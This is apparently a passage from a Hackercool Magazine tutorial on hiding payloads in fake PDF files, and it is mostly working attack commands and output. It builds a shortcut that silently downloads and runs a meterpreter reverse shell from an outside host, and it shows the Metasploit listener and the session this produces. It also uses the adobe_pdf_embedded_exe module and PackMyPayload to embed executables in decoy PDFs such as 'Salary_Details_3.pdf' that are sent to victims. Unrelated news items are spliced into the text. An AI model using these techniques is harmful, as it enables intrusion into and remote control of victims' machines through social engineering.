
Next, I open a PowerShell and create a shortcut named "malicious"(obviously).

```
PS C:\Users\admin> $obj = New-object -comobject wscript.shell
PS C:\Users\admin> $link = $obj.createshortcut("c:\Users\admin\PDF_1\malicious.lnk")
PS C:\Users\admin> $link.windowstyle = "7"
PS C:\Users\admin> $link.targetpath = "%windir%\system32\windowpowershell\v1.0\powershell.exe"
PS C:\Users\admin> $link.arguments = "C:\Windows\system32\windowpowershell\v1.0\powershell.exe -command PowerShell -ExecutionPolicy bypass -noprompt -windowstyle hidden -command (New-Object System.Net.WebClient).DownloadFile('http://192.168.40.153:8080/met_153_4444.exe','alpha2.exe');.\alpha2.exe"
PS C:\Users\admin> $link.save()
PS C:\Users\admin>
```

These commands are already explained in our June 2022 issue. However, I want you to observe two changes here which are highlighted. In our June 2022 Issue, I have created a shortcut which when clicked upon will open a PowerShell window. However, the shortcut I just created has more functionality than that. Let me explain you the commands.

When this shortcut is clicked upon, it will open PowerShell instead of cmd.exe. Then, it will execute a PowerShell command to download met_153_4444.exe file (this is our regular meterpreter reverse shell payload) from the IP address 192.168.40.153 and save it with the name "alpha.exe". The command doesn't end here. After successfully downloading and saving the payload, PowerShell will execute the payload. Most importantly, this shortcut will have PDF icon instead of a Wordpad icon. Here it is.

This PC > Local Disk (C:) > Users > admin > PDF_1



A Chinese threat actor, dubbed Fangxiao is said to have registered over 42,000 imposter domains to be used for phishing campaign.

Let's start the metasploit listener.

```
rse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

Once I click on the “malicious.lnk” shortcut,

Name	Date modified	Type	Size
 alpha2	11/14/2022 5:18 PM	Application	73 KB
 malicious	11/14/2022 5:18 PM	Shortcut	4 KB
 Notepad	11/14/2022 4:24 PM	Text Document	1 KB
 PDF	11/14/2022 4:36 PM	Icon	210 KB

the payload is downloaded and executed as expected, thus giving us a meterpreter session successfully.

```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 6 opened (192.168.40.153:4444 -> 192.168.40.150:50606) at 2022-11-14 06:48:55 -0500

meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

Hundreds of databases on Amazon Relational Database Service (Amazon RDS) are found to be exposing personal identifiable information (PII) which includes names, email addresses, phone numbers etc.

2. An Executable (EXE) File masquerading as a PDF File

When I was learning hacking, the simplest method to use PDF to hack systems was Adobe_PDF_embedded_exe module of Metasploit. Yes, you read that right. The method which is explained in detail all over the internet embeds exe files in the PDF file.

```
msf6 > search pdf embedded exe
```

Matching Modules

=====

#	Name	Rank	Check	Description	Disc
0	exploit/windows/fileformat/adobe_pdf_embedded_exe	excellent	No	Adobe PDF Embedded EXE Social Engineering	2010-03-29
1	exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs	excellent	No	Adobe PDF Escape EXE Social Engineering (No JavaScript)	2010-03-29

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options
```

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

Name	Current Setting	Required	Description
EXENAME		no	The Name of payload exe.
FILENAME	evil.pdf	no	The output filename.
INFILENAME	/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf	yes	The Input PDF filename.
LAUNCH_MESSAGE	To view the encrypted content please tick the "Do not show	no	The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted : '', seh, thread, process, none)
LHOST	192.168.40.153	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port
DisablePayloadHandler: True (no handler will be created!)			

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > run
```

```
[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[+] Parsing Successful. Creating 'evil.pdf' file...
[+] evil.pdf stored at /home/kali/.msf4/local/evil.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > █
```

This file is sent to the victims. When a victim opens this PDF, (aptly named evil.pdf) we get a meterpreter session.


```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.40.153:4444
█
```

However, when I try this now, nothing happens. This is because Adobe has banned opening of executables embedded in their PDF file (and rightly so). Here is the embedded attachment in the evil.pdf file we just created.

Follow Hackercool Magazine For Latest Updates





Let's check this by trying another method of embedding executables in PDF files. This method uses PackMyPayload tool that we have used in our June 2022 Issue. Here I have created a decoy PDF document and am injecting the payload (met_153_4444.exe) into this file. The PDF with embedded executable will have the name Salary_Details_3.pdf.

```
(kali@222vm) - [~/Attackware/PackMyPayload]
$ python3 PackMyPayload.py -i Hc_Decoy.pdf /home/kali/Desktop/met_153_4444.exe Salary_Details_3.pdf --out-format pdf --hide met_153_4444.exe
```

```
+      0      +      0      +      0      +      0
+    +          0      +          +          0      +
+
+    0  +          +          +          0  +          +
0
- - ^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-- ,-----, 0
- :: PACK MY PAYLOAD (1.1.0) - - - - - | / \ / \
for all your container cravings - - - - - ~|__ ( ^ . ^ ) +
+
```



```
Copying pages from backdoored PDF to the output one...
Embedding files into PDF:
Adding file: met_153_4444.exe
```


```
[+] Generated file written to (size: 640295): Salary_Details_3.pdf
```

```
(kali@222vm) - [~/Attackware/PackMyPayload]
```


When I copy this file to the target system and open it with PDF reader nothing happens.

The screenshot shows the Adobe Acrobat Reader interface. The main window displays a PDF document titled "Salary_Details_3.pdf". The document content is a webpage for "Hackercool", which includes a header with the logo and navigation links, a main section titled "Learn Blackhat Hacking - Shop" with a description and a list of products, and a sidebar with "Latest Posts" and "Recent reviews". The right sidebar shows the "Export PDF" menu, which includes options to "Convert PDF Files to Word or Excel Online", "Select PDF File" (with "Salary_Details_3.pdf" selected), "Convert to" (set to "Microsoft Word (*.docx)"), and "Document Language". A "Free 7-Day Trial" button is also visible at the bottom of the sidebar.

